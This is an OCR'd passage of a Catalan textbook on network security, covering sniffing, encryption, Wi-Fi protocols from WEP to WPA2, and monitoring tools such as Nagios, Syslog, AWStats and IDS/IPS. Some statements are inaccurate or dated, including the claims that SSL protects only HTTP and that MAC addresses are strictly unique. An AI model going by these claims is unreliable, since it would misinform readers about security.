
S'han de distingir dos **tipus d'anàlisi de la informació d'una xarxa**: la que està destinada al monitoratge d'aquesta xarxa i la captació d'informació per part de *hackers*.

1.4.2 Monitoratge de xarxes

Hi ha molts dispositius en una xarxa que prenen decisions a partir de la informació que hi circula. Aquests dispositius són necessaris perquè la xarxa funcioni correctament. En aquesta secció apareixen alguns dels dispositius més rellevants.

- **Encaminadors**. Els encaminadors són els encarregats de fer circular la informació per tota la xarxa. Segons l'adreça de destinació i les regles d'encaminament, prenen decisions que determinen on han d'anar distribuint la informació.
- **Tallafocs.** Els tallafocs són sistemes que permeten o impedeixen el pas dels paquets d'informació a partir de certes regles. Per exemple, es pot filtrar que no es permeti el pas als paquets que tinguin com a destinació una adreça determinada.
- **Sistemes de detecció d'intrusos (IDS)**. Aquests sistemes avaluen la informació que circula per la xarxa per intentar trobar-hi paquets que indiquin activitat de possibles atacants. Els IDS són sistemes intel·ligents que, a partir de regles complexes, poden discriminar si hi ha activitat perillosa.
- **Sistemes de monitoratge**. Els sistemes de monitoratge avaluen el rendiment d'una xarxa. Per fer-ho, si s'hi detecta alguna anomalia, envien alertes als administradors. Per exemple, de tant en tant fan ping als servidors per comprovar que responen.

FIGURA 1.3. Exemple d'eina gratuïta d'anàlisi del trànsit d'una xarxa



1.4.3 Sniffing il·legítim

> Un **detector** (sniffer) és qualsevol programa que permet el monitoratge i l'anàlisi dels paquets d'informació que circulen per una xarxa.

L'ús d'aquest tipus de programari per part d'un atacant permet que pugui accedir a informació confidencial dels usuaris de la xarxa. L'atacant pot aconseguir contrasenyes, números de targetes de crèdit i altre informació privada.

De vegades, les eines de *sniffing* permeten modificar els paquets d'informació, cosa que comporta un risc encara més gran de patir atacs de suplantació d'identitat, captures de sessions, etc.

La clau per evitar que possibles atacants puguin "esnifar" la informació és que estigui xifrada. La informació no es pot llegir si no es té la clau de xifratge corresponent. Hi ha diferents mecanismes per aconseguir-ho. Els més habituals són els següents:

- **Xifratge de fitxers i correus**. És la manera més simple de xifrar la informació que s'envia per la xarxa. Hi ha molts mecanismes de xifratge de dades com, per exemple, el PGP (*pretty good privacy*).

  El problema d'aquests sistemes és que requereixen la intervenció manual de l'usuari en cada entitat d'informació que es vol enviar, cosa que no és gaire pràctica si s'han d'enviar volums de dades gaire grans.

- **SSL**. És la sigla dels termes *secure socket layer*, és a dir, 'canal de distribució segur'.

  L'SSL crea un canal de comunicació segur entre dos punts de la xarxa, típicament un usuari i un servidor d'informació. Totes les dades que viatgen per mitjà d'aquest canal estan xifrades.

  Aquest tipus de xifratge només s'aplica a comunicacions HTTP, és a dir, navegació web. L'usuari pot saber si és en una pàgina protegida per l'SSL si l'URL és HTTPS en comptes d'HTTP.

  L'SSL, a més de donar confidencialitat a les dades, també aporta autenticitat. L'usuari pot comprovar la identitat del servidor que visita gràcies a l'ús de certificats electrònics.

FIGURA 1.4. Els navegadors mostren si una connexió és segura o no

- **VPN.** És la sigla dels termes anglesos *virtual private network*, és a dir, xarxa privada virtual. Mitjançant la tecnologia VPN es pot aconseguir crear una xarxa privada dins una xarxa pública. És el cas d'Internet.

La VPN crea una xarxa virtual xifrada entre dos ordinadors d'una xarxa pública. Es com si es creés un túnel a través del qual la informació viatja de manera segura.

A diferència de l'SSL, que només xifra la informació HTTP, en una VPN tota la informació que circula entre els ordinadors que la integren està xifrada.

1.5 Seguretat en les xarxes sense fil i els seus protocols

Els punts d'accés Wi-Fi són els elements que interconnecten els dispositius sense fil amb les xarxes cablades.

Les xarxes sense fil cada vegada estan més esteses tant en empreses com en xarxes domèstiques. Ofereixen avantatges respecte de les xarxes de cable, sobretot pel que fa a la mobilitat i la facilitat en la instal·lació.

Les **xarxes sense fil funcionen per radiofreqüència**, és a dir, en comptes d'enviar les dades per mitjà d'un cable, les envien per mitjà d'ones electromagnètiques. El funcionament és semblant al de les ones de ràdio. La diferència, però, rau en el fet que les ones electromagnètiques operen a una freqüència molt més elevada, cosa que permet enviar grans volums d'informació.

Les xarxes sense fil no estan aïllades de la resta de xarxes, sinó que intercanvien informació amb les xarxes de cable per poder accedir a tot tipus de continguts.

El **punt d'accés** d'una xarxa sense fil és el que està connectat amb una xarxa de cable. Els dispositius que es connecten a la xarxa sense fil utilitzen el punt d'accés, que és l'encarregat d'autenticar-los i fer circular la informació.

Els punts d'accés disposen d'antenes que distribueixen el senyal de la xarxa sense fil en una àrea determinada. L'abast de l'àrea que pot cobrir un punt d'accés depèn del tipus d'antena, però oscil·la entre 30 i 150 metres.

Els punts d'accés Wi-Fi disposen d'antenes per donar cobertura a tots els dispositius sense fil d'una àrea determinada.

Quan es vol crear una xarxa sense fil que ha de cobrir una extensió molt gran de territori, cal disseminar diversos punts d'accés per tal de crear una teranyina que doni cobertura a l'àrea que es vol cobrir.

Hi ha certes xarxes sense fil que operen sense punt d'accés. S'anomenen *xarxes ad-hoc*. Aquestes xarxes funcionen mitjançant l'intercanvi d'informació entre els dispositius sense fil i no necessiten cap dispositiu central.

Les xarxes sense fil tenen molts avantatges, però també tenen inconvenients. El problema més acusat que han tingut aquestes xarxes des que van aparèixer és la seguretat.

Si un atacant vol accedir a una xarxa de cable ha de tenir accés físic als cables, cosa que implica haver de superar mesures de seguretat físiques com murs, portes o finestres. Els atacants poden accedir a les xarxes sense fil sense necessitat de tenir accés físic a les instal·lacions, perquè les ones electromagnètiques van més enllà de murs i finestres.

Es recomana no instal·lar els punts d'accés prop de finestres, però fins i tot amb aquestes precaucions, els atacants poden fer ús d'antenes direccionals per accedir al senyal de les xarxes sense fil.

1.5.1 Identificador de servei (SSID)

SSID és l'acrònim dels termes anglesos *service set identifier*, que vol dir 'identificador de servei'. Cada punt d'accés té un SSID que serveix per identificar el servei de connexió sense fil dels dispositius que pretenen connectar-s'hi.

Quan des d'un portàtil, un ordinador o un dispositiu es fa una cerca per saber quines xarxes hi ha disponibles, apareixen els SSID que hi ha a prop. Un punt d'accés pot tenir més d'un SSID per definir serveis diferents.

Per defecte, els punts d'accés difonen el seu SSID perquè estigui disponible per als receptors. Una mesura de seguretat és inhabilitar la difusió de l'SSID per donar menys informació a possibles atacants.

Encara que l'SSID no es difongui, hi ha mètodes que permeten esbrinar-lo. Per fer-ho, s'"ensumen" les connexions dels dispositius que es connecten al punt d'accés.

1.5.2 Autenticació per a MAC

MAC és la sigla dels termes anglesos *media access control*. Tots els dispositius de xarxa (o targetes Ethernet o targetes Wireless) tenen una adreça MAC. Aquesta adreça és un codi de 6 bytes.

L'**adreça MAC** equival a la matrícula dels automòbils. És un conjunt de números que identifiquen de manera unívoca un dispositiu. No hi pot haver dos dispositius amb la mateixa adreça MAC.

Un dels mecanismes més senzills és utilitzar les adreces MAC per autenticar els dispositius que es connecten a un punt d'accés. Així doncs, es crea una llista amb les adreces MAC autoritzades i només aquests dispositius són vàlids.

Aquest sistema d'autenticació presenta alguns problemes. D'una banda, implica conèixer prèviament quins usuaris s'hi poden connectar, cosa que en determinats casos no és factible. De l'altra, aquest sistema és vulnerable a l'atac de MAC *spoofing* (falsejament d'identitat).

El **MAC** spoofing consisteix en el fet que un atacant suplanta l'adreça MAC d'un usuari autoritzat.

Quan un dispositiu es vol connectar a un punt d'accés, aquest punt d'accés li demana l'adreça MAC per comprovar si està autoritzat. Moltes vegades, aquesta informació viatja sense xifrar. Si un atacant intercepta la comunicació, pot esbrinar l'adreça MAC de l'usuari autoritzat i utilitzar-la per connectar-se al punt d'accés.

1.5.3 Protocol WEP

El primer protocol que va sorgir per solucionar els problemes d'autenticació i confidencialitat en les xarxes sense fil va ser el *protocol WEP*. *WEP* és la sigla dels termes anglesos *wired equivalent privacy*, és a dir, que pretén atorgar una privacitat que equival a la de les xarxes de cable.

El **protocol WEP** ha provocat molts problemes de seguretat a causa, principalment, del fet que l'algorisme criptogràfic en què es basa (RC4) ha resultat inadequat.

Quan no feia gaire que havia aparegut el WEP, es va descobrir que tenia una vulnerabilitat: si s'aconseguia un volum prou gran de dades xifrades, es podia esbrinar la clau per desxifrar-les.

Actualment, un atacant sense gaires coneixements de *hacking* és capaç de trencar la seguretat del protocol WEP gràcies a eines que circulen per Internet.

Des de l'any 2004, l'organisme regulador de les comunicacions a les xarxes sense fil desaconsella el protocol WEP. Tanmateix, encara hi ha molts punts d'accés que el fan servir.

El WEP té dos modes d'autenticació: l'OSA i l'SKA.

- **OSA**. *OSA* és la sigla dels termes anglesos *open system authentication,* que vol dir 'sistema d'autenticació obert'. Aquest sistema d'autenticació considera que qualsevol usuari que conegui l'SSID del punt d'accés és un usuari legítim. Es tracta d'un mecanisme d'autenticació extremadament feble.
- **SKA**. *SKA* és la sigla dels termes anglesos *shared key authentication*, que vol dir 'autenticació basada en una clau compartida'.

  En aquest sistema d'autenticació, el punt d'accés i els usuaris legítims tenen una clau comuna, és a dir, una contrasenya secreta. En el procés d'autenticació, el punt d'accés demana la clau als usuaris per comprovar que són legítims.

  La comunicació entre els usuaris i el punt d'accés és xifrada. Tanmateix, com que hi ha atacants que poden desxifrar les comunicacions WEP, la clau no és segura.

1.5.4 Protocol WPA

WPA és la sigla dels termes anglesos *wireless protected access*, és a dir, 'accés protegit a les xarxes sense fil'.

El **WPA** va aparèixer per solucionar els problemes que ocasionava el protocol WEP. Fins ara, el protocol WAP ha demostrat ser un protocol robust.

Molts dels dispositius de xarxa que incorporen funcionalitats WEP es poden configurar per treballar amb el protocol WPA. Per fer-ho, s'ha d'actualitzar el microprogramari (*firmware*), és a dir, el programari que opera el dispositiu de xarxa.

El protocol WPA soluciona tant la problemàtica de l'autenticació dels usuaris com la de la confidencialitat de les comunicacions. Té dos mecanismes d'autenticació possibles, el WPA-PSK i el 802.1X. Per xifrar les dades fa servir l'algorisme TKIP.

- **WPA-PSK**. PSK és la sigla dels termes anglesos *preshared key,* és a dir, 'clau compartida prèviament'. L'usuari i el punt d'accés comparteixen una contrasenya secreta que té entre vuit i seixanta-tres caràcters i es fa servir en el procés d'autenticació.

  La comunicació entre el dispositiu i el punt d'accés està xifrada mitjançant un algorisme robust que fa molt difícil que un atacant pugui esbrinar la clau secreta.

  Els atacants poden intentar esbrinar la contrasenya secreta mitjançant atacs de diccionari, és a dir, provant, a partir de les paraules d'una llista, una infinitat de contrasenyes. És molt important escollir una contrasenya secreta que sigui difícil d'esbrinar, que combini lletres amb números i caràcters alfanumèrics.

- **802.1X**. L'autenticació basada en el 802.1X permet utilitzar diferents tipus de mecanismes (certificat electrònic, Kerberos, etc.) per al procés d'autenticació entre un dispositiu i un punt d'accés.

  Aquest sistema d'autenticació fa ús d'un servidor d'autenticació, és a dir, delega l'autenticació en un altre dispositiu. Habitualment, el 802.1X no s'aplica en xarxes domèstiques.

- **TKIP** és la sigla dels termes anglesos *temporal key integrity protocol*, és a dir, 'protocol d'integritat basat en claus temporals'. El TKIP és l'algorisme que s'encarrega de xifrar les comunicacions en el protocol WPA. Es basa en la generació de valors aleatoris que es fan servir en el procés de xifratge per fer molt més difícil els atacs de possibles*hackers*.

1.5.5 Protocol WPA2

El *WPA2* és l'evolució del WPA. Incorpora les mateixes funcionalitats i característiques que el WPA, però, a més, inclou el xifratge basat en l'algorisme AES.

A diferència del WPA, cal actualitzar el maquinari per fer que un dispositiu antic funcioni en el WPA2. Això és degut al fet que l'algorisme AES requereix un maquinari específic.

AES és la sigla dels termes anglesos *advanced encription standard*, és a dir, 'estàndard de xifratge avançat'. Actualment, és l'algorisme més robust que hi ha per al xifratge de dades.

L'AES va ser escollit, entre molts altres estàndards que es van presentar a concurs, l'algorisme oficial per xifrar dades. També se'l coneix com a *Rinjdael*.

2. Tallafocs

Hi ha molts mecanismes per gestionar la seguretat en les xarxes. Un d'aquests mecanismes consisteix a utilitzar els tallafocs, que permeten definir visibilitats entre els equips que componen la xarxa. D'altra banda, mitjançant programari específic es pot conèixer l'estat de la xarxa i els intents d'intrusió que s'hi poden produir. En cas que finalment s'arribi a produir la intrusió, caldrà tenir a punt un procediment d'acció per evitar mals majors com la destrucció de pistes o que es torni a produir el problema.

2.1 Utilització d'eines de control del monitoratge en xarxes

Per a un monitoratge i un control complets de la xarxa i els sistemes que integra, cal fer servir un conjunt d'eines diferents que permeti tenir-ne una visió segons les necessitats de cada moment: no és el mateix intentar veure el patró que ha seguit un atacant per intentar descobrir els serveis de xarxa que trobar un atac de denegació de servei en la xarxa.

2.1.1 Alertes del funcionament de la xarxa i els sistemes que integra

Una primera eina imprescindible per controlar les xarxes és un sistema que avisa quan hi ha algun problema, sia per un mal funcionament del sistema o per un atac extern. Per tal que resulti una eina eficaç, cal configurar-la amb cura. D'aquesta manera, s'evitaran les notificacions errònies (falsos positius), la falta de notificació (falsos negatius) i les notificacions massives (la fallada d'un sistema fa saltar les notificacions de tota la resta). En general, aquest sistema d'avisos hauria de permetre, almenys, els tres nivells següents:

- **Correcte**: el sistema opera dins els paràmetres normals.
- **Avís**: el sistema s'ha desviat dels paràmetres normals i això pot comportar un problema en el servei.
- **Alerta**: el sistema es troba degradat o inoperatiu.


Per evitar les notificacions massives hi ha dos escenaris possibles:

1. Si un element que deixa passar les comprovacions o les realitza per si mateix deixés de respondre, s'**enviarien les notificacions** no només de l'element

que ha deixat de funcionar, sinó **de tots els elements de què el servidor de monitoratge perd la visibilitat**. Per evitar aquest cas, s'implementen dependències entres les comprovacions, de manera que abans d'enviar una notificació, cal verificar que l'element de què depèn funciona adequadament. Per tant, si falla un element determinat, només envia la notificació d'aquest element i no pas de tots els altres elements que en depenen.

2. Si un equip s'atura, **tots els serveis que estiguin en aquest equip deixen de respondre**. Per poder enviar una modificació que indiqui que el servidor està apagat i que no tots els serveis han deixat de respondre, normalment es defineix una comprovació que, si falla, notifica que tot l'equip està apagat i no envia les notificacions de tots els serveis que conté.

FIGURA 2.1. Nagios en funcionament




El **Nagios** és una eina de codi lliure que permet monitorar serveis.

2.1.2 Gràfics de l'estat de la xarxa i els sistemes al llarg del temps

Un atac acostuma a generar un trànsit inusual en la xarxa. Per tant, és important mantenir un registre per tal de comparar l'estat actual amb l'anterior. No té gaire sentit elaborar gràfics amb les dades binàries (estat correcte / estat alerta). Tanmateix, pot ser molt útil elaborar-ne un que mostri dades com el trànsit, les sessions concurrents o la càrrega del sistema.

Una eina de codi lliure molt utilitzada per fer gràfics, tant de trànsit com d'altres tipus de dades, és el **Cacti**.

FIGURA 2.2. Gràfics amb el Cacti




2.1.3 Detall de l'estat de la xarxa a l'instant

En cas que hi hagi algun problema en la xarxa, pot resultar molt útil disposar d'una eina que permeti veure què hi passa en un moment determinat. És important disposar d'una eina que agrupi les dades i les mostri de manera que amb una ullada puguem veure com funciona la xarxa, quin tipus de dades hi ha, quin n'és l'origen i quina n'és la destinació.

Si les dades estan agrupades, és fàcil deduir si hi ha cap problema i, en cas que n'hi hagi algun, identificar-lo per mitigar-lo.

Ntop és una eina de codi lliure que fa aquesta anàlisi instantània de l'estat de la xarxa.

FIGURA 2.3. Estat de la xarxa amb Ntop



2.1.4 Gestió i anàlisi de registres

Els registres (*logs*) que deixen les aplicacions són la millor font d'informació a l'hora de detectar un atac i prendre mesures per evitar-lo. Per detectar la manipulació dels registres, es pot fer servir un sistema que s'encarregui de recollir totes les dades. A aquest sistema es pot afegir la data de recepció per poder correlacionar les dades, emmagatzemar-les i signar-les electrònicament per tal de detectar si s'alteren.

Hi ha moltes maneres de centralitzar els registres de les aplicacions, però en sistemes UNIX se sol utilitzar el dimoni **Syslog**.

Els passos que se segueixen per configurar un sistema d'emmagatzematge de registres amb Syslog són els següents:

1. Es configura un dimoni de Syslog a escala local perquè rebi els registres de les aplicacions i en conservi una còpia local durant un període de temps determinat. D'aquesta manera, es poden consultar directament des del sistema mateix.
2. Es configura un dimoni de Syslog en un sistema remot que accepti dades i les emmagatzemi ordenades per data.
3. El dimoni de Syslog del sistema en què hi ha l'aplicació va enviant una còpia dels registres al dimoni de Syslog remot.
4. Quan els registres es troben en el sistema remot, es fa una signatura electrònica per poder detectar si s'alteren.

Anàlisi de registres

Quan les dades ja estan emmagatzemades, s'hi poden aplicar eines que permetin agregar-les a un informe sobre l'estat del programari o el sistema. Per exemple, mitjançant l'aplicació *LogWatch,* les dades d'un sistema Linux es poden agrupar. D'aquesta manera, es pot enviar un informe sobre l'activitat a l'administrador de sistemes.

També hi ha programari de caràcter més específic, com l'AWStats, que permet analitzar els registres de servidors web. Amb aquest programa es poden extreure dades molt importants si l'atacant no ha pogut alterar el sistema d'emmagatzematge de registres.

L'AWStats és un programari d'anàlisi de registres d'activitat de servidors web, correu i FTP.

FIGURA 2.4. Una llista d'errors 404 amb l'AWStats pot oferir molta informació

Estadísticas de:
systemadmin.es

Resumen
Cuándo:
Histórico Mensual
Días del mes
Días de la semana
Visitas por Horas
Quién:
Países
Lista completa
Servidores
Lista completa
Última visita
Dirección IP no identificada
Visitas de Robots/Spiders
Lista completa
Última visita
Navegación:
Duración de las visitas
Tipos de ficheros
Accesos
Lista completa
Página de entrada
Salida
Sistemas Operativos
Versiones
Desconocido
Navegadores
Versiones
Desconocido
Enlaces:
Origen de la conexión
Enlaces desde buscadores
Sitios de enlace
Búsquedas
Búsquedas por frases clave
Búsquedas por palabras clave
Otros:
Misceláneos
Códigos de error HTTP
Páginas no encontradas

/contenido.php	6	-
/2009/09/xmlrpc.php	5	-
/phpMyAdmin//scripts/setup.php	5	-
/2009/09/esconder-la-version-de-nginx/xmlrpc.php	5	-
/2009/01/como-ver-las-cabeceras-http-de-un-servidor/xmlrpc.php	5	-
/2009/05/query-cache-mysql/contenido.php	4	-
/2009/01/copiar-la-estructura-de-una-tabla-con-y-sin-su-contenido /contenido.php	4	-
/_vti_bin/owssvr.dll	4	-
/2009/08/instalacion-de-nginx-en-modo...n-virtualhosts-de-backend /xmlrpc.php	4	-
/2009/07//includes/archive/Tar.php	4	-
/tag/wordpress/xmlrpc.php	4	-
/phpmyadmin//scripts/setup.php	4	-
/2009/03/instalacion-de-qmail-con-vpopmail-qmail-scanner-clamav-y-spamassassin	4	-
/MSOffice/cltreq.asp	4	-
//includes/archive/Tar.php	4	-
/2009/08/slowloris-ataque-de-denegaci...vicio-para-apache-1x-y-2x /xmlrpc.php	4	-
/2009/08/xmlrpc.php	4	-
/tag/xmlrpc.php	4	-
///includes/mailaccess/pop3.php	3	-
/2008/11/.php	3	-
//error.php	3	-
/2009/02/el-repositorio-epel-extra-packages-for-enterprise-linux%20 %20//error.php	3	-
/2009/04/instalacion-de-servidor-lamp-i//config/mysql_config.php	3	-
/2008/10/backups-en-caliente-de-mysql-usando-snapshots-	3	-
/2009/04///includes/mailaccess/pop3.php	3	-
/2008/11/xmlrpc.php	3	-
/2009//config/mysql_config.php	3	-
/2009/01/contenido.php	3	-
/2009/04/instalacion-nginx-con-php-y-spawn-fcgi%20%20///includes /mailaccess/pop3.php	3	-
/2009/04/instalacion-de-servidor-lam-i	3	-
/2009///includes/mailaccess/pop3.php	3	-
/2008/11/buscador-wordpress-con-sphinx-iii%20%20/.php	3	-
/scripts/setup.php	3	-
/nagios//cgi-bin/statuswml.cgi	3	-
/2009/01/como-ver-las-cabeceras-http-de-un-servidor%20%20/.php	3	-
/2009/07//administrator/components/com_mosmedia/includes /credits.html.php	3	-
/.php	3	-
/feed.rss	3	-
/Exchange/include.php	3	-
/2009/.php	3	-
//administrator/components/com_mosmedia/includes/credits.html.php	3	-
/2009/04//config/mysql_config.php	3	-
/2009/Exchange/include.php	3	-
/2009/01/.php	3	-
/apple-touch-icon.png	3	-

Activitat a investigar

En general, el que cal buscar en els registres són les anomalies, ja que és molt complicat fer encaixar l'activitat que es genera en fer un atac amb el funcionament normal del sistema. Quan busquem anomalies, també es detecten falsos positius, activitat legítima que sembla il·lícita. Així doncs, convé actuar amb cautela per no treure conclusions precipitades.

Per exemple, en el cas d'analitzar els registres d'un servidor web, es podria començar a analitzar l'activitat buscant els punts següents:

- **Els fitxers més consultats**: entre els fitxers més populars és possible trobar contingut il·lícit si el servidor web s'està fent servir per distribuir-lo.
- **Evolució del trànsit**: en cas que hi hagi un increment sobtat del trànsit de dades, seria factible que es tractés d'un intent de denegació de servei o bé que s'hi hagués introduït algun contingut fraudulent. Així doncs, per poder valorar què passa en el servidor web, caldria estimar l'evolució de bytes enviats, les consultes per unitat de temps i els totals de consultes per IP.
- **Consultes a fitxers que no existeixen** (404): és possible que, per tal de comprometre un servidor web, s'hagi d'intentar diverses vegades. Algun

d'aquests intents pot generar l'error 404 (*not found*), que queda registrat en els registres del servidor web. Si els errors 404 es comproven periòdicament, és possible tenir una idea del tipus d'atacs que pateix el servidor web en qüestió per prendre mesures.

2.1.5 IDS/IPS

La sigla **IDS** correspon a *intrusion detection-system*. Es tracta d'un sistema que detecta intrusions o intents d'intrusió i en notifica, però no els evita. D'altra banda, la sigla **IPS** correspon a *intrusion prevention-system*. El sistema, quan detecta un intent d'intrusió, es pot configurar per bloquejar-lo o bé pot afegir el sistema originant a una llista negra per evitar l'atac que ha detectat i intents futurs.

Hi ha diversos tipus d'IDS/IPS de caràcter general:

- **IDS/IPS de xarxa**: basa la detecció d'intrusions en l'anàlisi dels paquets que circulen per la xarxa. Un exemple de codi obert (*open source*) seria l'Snort.
- **IDS/IPS de sistema**: basa la detecció d'intrusions en l'anàlisi del conjunt del sistema. Un exemple de codi obert podria ser el Tripwire.

Els principals fabricants de sistemes IDS/IPS són els següents: TippingPoint, Radware, IntruShield, CISCO, Fortinet i Juniper.

També es poden implementar sistemes IDS/IPS més especialitzats que, com a contrapartida, consumeixen més recursos:

- **IDS/IPS basat en el protocol**: el sistema entén el protocol pensat per detectar i evitar que se'n faci un mal ús. Força que es compleixi adequadament.
- **IDS/IPS basat en la lògica de l'aplicació**: entén el protocol de comunicació i va més enllà. El sistema ha d'entendre la lògica de l'aplicació per fer que es compleixi. És el sistema més específic i, per tant, cal que s'adapti amb molta cura a l'entorn en què es desplega.

